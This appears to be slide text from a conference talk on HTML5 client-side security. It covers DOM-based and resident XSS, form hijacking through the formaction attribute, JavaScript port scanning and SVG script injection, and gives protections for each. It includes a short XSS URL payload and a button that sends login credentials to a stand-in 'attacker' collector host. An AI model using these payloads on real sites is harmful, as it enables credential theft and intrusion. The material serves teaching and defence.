



# Client-Security with HTML5

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# About me...

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# My Plan for today:

To show you a few examples  
how the bad guys misuse HTML5  
and  
how you could prevent it  
(or not)

# First: A plea

Don't use obfuscation!

The cybercriminals use it to hide their  
malicious code

If it's obfuscated, it's suspect

# Do you know...

## ...DOM-based Cross-Side Scripting?

1<sup>st</sup> Description: Amit Klein, 2005

Nothing HTML5-specific

# DOM-based XSS

Hello

```
<script>
```

```
    var pos=document.URL.indexOf("name")+5;
```

```
    document.write(
```

```
        document.URL.substring(
```

```
            pos,document.URL.length));
```


```
</script>
```

Welcome on this site!

```
http://server/index.html?
```

```
    name=<script>alert('XSS!')</script>
```

# DOM-based XSS



# DOM-based XSS

## Protection:

- Don't use user-controllable parameters
- Check for malicious content
  - What is malicious?
- Encode



# Do you know...

## ... Resident XSS?

1<sup>st</sup> Description: Artur Janc, 2011

### THIS is HTML5


# Resident XSS

Injected Code stays active

- Window in background, tab, iframe
- Stored in Local Storage or SQL Database


Result: A rootkit in the webclient

# Resident XSS



1. Der XSS-Code wird in den Client eingeschleust

Webserver



3. Der XSS-Code wird in SQL-Datenbank oder Local Storage gespeichert

# Resident XSS

Hard to remove:

- Manipulates session as long as tab or window with code is open
- Refresh by meta-tag or ajax neutralised
- Warning impossible

# Resident XSS Removal

Possible way 1:

- Close all windows except one
- Close all tabs except one
- In this, call `about:blank`
- Delete all local data: Cookies, Cache, Local Storage, SQL-DB, local shared Flash-Objects
- Restart browser

# Resident XSS Removal

Possible way 2:

- Delete browser profile

# Resident XSS Protection

Don't have a XSS-vulnerability!

# Resident XSS Protection

Different approach, same problem:

"Botnets in a browser",

Robert McArdle, April 2012

- Spam
- DDoS
- ...



# Forms in HTML5

All form-elements can bind themselves with a form on the page

```
<form id="form1" action="doit.php" method="post">  
  <input type="text" name="foo"  
    value="Enter text here...">  
</form>
```

...

```
<input type="submit" form="form1">
```

# Forms in HTML5

New attributes for `button`, `submit`, ...

- `formaction` changes `action`-attribute of `form`-tag
- `formenctype` changes encoding
- `formmethod` changes `method`-attribute
- `formtarget` changes `target`-attribute

# Forms in HTML5

An example:

```
<form id="login" action="login.php" method="post">  
    Username: <input type="text" name="name"><br>  
    Password: <input type="text" name="pass"><br>  
    <input type="submit" value="login">  
</form>
```

...

No problem until now...

# Forms in HTML5

Manipulated advertising:

```
<button type="submit" form="login"  
    formaction="http://attacker/collector.php">  
  
      
</button>
```

User fills form, clicks luring ad...

# Forms in HTML5

Protection?

It's not a bug, it's a feature...

Don't have a XSS-vulnerability,  
don't have a malicious ad!

# JavaScript Portscan

Now: An example ~~with a demo!~~

Old: JavaScript-portscan

- Start timer, load picture, wait for timer or result

New: COR or WebSockets for portscan

# JavaScript Portscan

Attack and Defense Labs, 2010:  
JS-Recon

Uses `readystatechange` for detection

- Set `readystatechange` to default value
- Wait for change of state
- Elapsed time depends on port-state

# JavaScript Portscan

## Limitations

- No connections to some of the "well known ports"
- Scans on application layer, result depends on listening application



# JavaScript Portscan

4 types of answers:

- "Close on connect"  
(protocols not compatible)
- "Respond & close on connect"  
(same as above, but with default answer)
- "Open with no response"  
(app waits for more/known data)
- "Open with response"  
(app waits after default-answer)

# JavaScript Portscan

Application Type	WebSocket / COR
Close on connect	< 100 ms
Respond & close on connect	< 100 ms
Open with no response	> 30.000 ms
Open with response	< 100 ms (Firefox, Safari) > 30.000 ms (Chrome)

# JavaScript Portscan

Lets begin:

Probe ip-adresses for usually open port,  
e.g.

- 445 (Active Directory) or
- 3389 (MS Terminal Server / RDP)

Open or closed port found

=> server exists

# JavaScript Portscan

Give it a try:

[www.andlabs.org/tools/jsrecon.html](http://www.andlabs.org/tools/jsrecon.html)

# Back to XSS

SVG = Scalable Vector Graphics  
not always a picture

```
<svg xmlns="http://www.w3.org/2000/svg">  
  <script>alert(1)</script>  
</svg>
```

No problem, as long as you use your own files

# SVG & XSS

But what will you do with "user-generated content"?

Convert all `<` and `>` to `&lt;` and `&gt;`; breaks the XSS – and the SVG

=> Check for malicious content...  
... but what is malicious?

# iframe with sandbox

New attribute for iframes:

```
<iframe sandbox="...">
```

- allow-same-origin
- allow-top-navigation
- allow-forms
- allow-scripts

# iframe with sandbox

Good protection, if you use iframe with potential malicious content

BUT

it breaks the framebuster as clickjacking-protection



# iframe with sandbox

```
<iframe src="..."  
    sandbox="allow-scripts"  
    style="...">  
</iframe>
```

Only one protection left:

"X-FRAME-OPTIONS"-Header

# The Webcam

To use the Webcam, you need the permission of the user

Same for an attacker:

- Social engineering
- Use XSS-vulnerability in legitimate site

# The Webcam

Jos Dirksen:

"HTML5 Luminance Changer"

*"Adjust colors of your page based on the lighting of the room with HTML5, webrtc and a webcam"*

Technically very interesting,  
but from a security point of view...

# Questions?

# Thank you very much...

... for your attention!

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# The End